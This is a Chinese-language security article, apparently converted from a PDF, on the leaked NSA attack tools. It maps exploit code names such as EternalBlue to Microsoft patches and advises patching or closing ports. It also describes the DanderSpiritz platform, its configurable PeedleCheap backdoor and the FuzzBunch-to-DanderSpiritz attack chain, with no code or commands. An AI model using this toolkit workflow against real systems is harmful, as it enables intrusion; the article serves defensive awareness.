


这些攻击工具危害是巨大的，好在微软在上个月发布的 MS17-010 的补丁中对这些个漏洞进行了修复。用户为了避免被攻击，需及时更新补丁，由于 Windows XP 和 2003，微软已经停止更新，用户必须手动关闭 139,445 和 3389 等端口，避免受到攻击。

Code Name	Solution
"**EternalBlue**"	Addressed by MS17-010
"**EmeraldThread**"	Addressed by MS10-061
"**EternalChampion**"	Addressed by CVE-2017-0146 & CVE-2017-0147
"**ErraticGopher**"	Addressed prior to the release of Windows Vista
"**EsikmoRoll**"	Addressed by MS14-068
"**EternalRomance**"	Addressed by MS17-010
"**EducatedScholar**"	Addressed by MS09-050
"**EternalSynergy**"	Addressed by MS17-010
"**EclipsedWing**"	Addressed by MS08-067


DanderSpiritz 远控平台

DanderSpiritz 是泄露工具中的一整套完整的远控平台。由 Java 实现的框架，python 实现的插件系统。和许多世面上常见的后门的模式类似，可以主动连接控制端也可以等客户端反弹回来。还有一种比较有意思的模式：Trigger 模式，向指定的主机发送一个 HTTP 包或一封邮件去触发后门。




图：主界面截图

平台可以配置生成 PeedleCheap 后门。后门可以是 EXE 也可以是 DLL，支持 32 位和 64 位系统。




配置选项中可以指定监听的端口，可以指定反弹的 IP 和端口，还可以指定要注入的进程名，同时，还会生成一对 RSA 公私钥，供后门中使用。



名称	修改日期	类型	大小
Keys	2017/4/17 12:21	文件夹	
config.final.xml	2017/4/17 12:21	XML 文档	1 KB
config.xml	2017/4/17 12:21	XML 文档	1 KB
payload_info.xml	2017/4/17 12:21	XML 文档	1 KB
PC_Level3_dll.base	2017/4/17 12:19	BASE 文件	71 KB
PC_Level3_dll.configured	2017/4/17 12:21	CONFIGURED 文...	71 KB

图：配置成功生成的后门

后门可以通过 Darkpulsar 进行植入，也可以单独以文件的形式进行植入，该后门的功能丰富，终端、文件操作等所有想要的功能都具备了，是一个功能非常全面的后门。



图：终端支持的命令

DanderSpiritz 中的功能不仅只有这一个后门那么简单，具体有哪些能力还在研究中，随着研究的深入，肯定还会有新的功能被发掘出来。

总结

从这些泄露的攻击工具中不难看出 NSA 的攻击步骤，先使用 FuzzBunch 平台进行溢出攻击，溢出成功后加载 Darkpulsar，再通过 Darkpulsar 植入 PeedleCheap，最终反弹到 DanderSpiritz 平台。

此次泄露的是完整的一套攻击工具，任何人拿来经过一定的摸索就可以使用进行攻击。虽然微软补丁已经发布，FuzzBunch 平台可能会失去作用，但是 DanderSpiritz 却可以拿来一直使用，危害较大。